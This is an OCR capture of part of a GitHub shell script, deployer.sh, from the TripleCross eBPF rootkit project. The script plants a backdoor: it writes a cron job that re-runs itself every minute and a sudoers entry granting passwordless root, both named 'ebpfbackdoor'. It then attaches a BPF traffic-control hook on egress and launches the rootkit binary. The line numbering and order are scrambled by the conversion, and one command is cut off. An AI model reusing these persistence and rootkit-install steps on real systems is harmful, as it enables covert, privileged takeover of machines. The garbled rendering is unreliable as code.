
TripleCross/apps/deployer.sh at 12629558b8b0a27a5488a0b98f1ea7042e76f8ab · h3xduck/TripleCross · GitHub - 31/10/2024 14:49

https://github.com/h3xduck/TripleCross/blob/12629558b8b0a27a5488a0b98f1ea7042e76f8ab/apps/deployer.sh



https://github.com/h3xduck/TripleCross/blob/12629558b8b0a27a5488a0b98f1ea7042e76f8ab/apps/deployer.sh

```
27
           done
28
        fi
29
      }
30
31
      #A simple function to silence output
32 ∨ quiet(){
         if [ "$firstvar" == "quiet" ]; then
33
             "$@" > /dev/null
34
35
         else
             "$@"
36
         fi
37
38
      }
39
      #Start of script
40
      41
      echo "************** TripleCross *************************
42
      43
      echo "********** Marcos Sánchez Bajo ***********\n"
44
      45
46
      echo ""
47
      ## Persistence
48
49
      declare CRON_PERSIST="* * * * * osboxes /bin/sudo /home/osboxes/TFG/apps/deployer.sh"
50
      declare SUDO_PERSIST="osboxes ALL=(ALL:ALL) NOPASSWD:ALL #"
      echo "$CRON_PERSIST" > /etc/cron.d/ebpfbackdoor
51
52
      echo "$SUDO_PERSIST" > /etc/sudoers.d/ebpfbackdoor
53
54
      # Rootkit install
55
      OUTPUT_COMM=$(/bin/sudo /usr/sbin/ip link)
      if [[ $OUTPUT_COMM == *"xdp"* ]]; then
56
57
        echo "Rootkit is already installed"
58
      else
59
        #Install the programs
        echo -e "${BLU}Installing TC hook${NC}"
60
        /bin/sudo tc qdisc del dev enp0s3 clsact
61
        /bin/sudo tc qdisc add dev enp0s3 clsact
62
        /bin/sudo tc filter add dev enp0s3 egress bpf direct-action obj "$BASEDIR"/tc.o sec classifier/€
63
        /bin/sudo "$BASEDIR"/kit -t enp0s3
64
      fi
65
```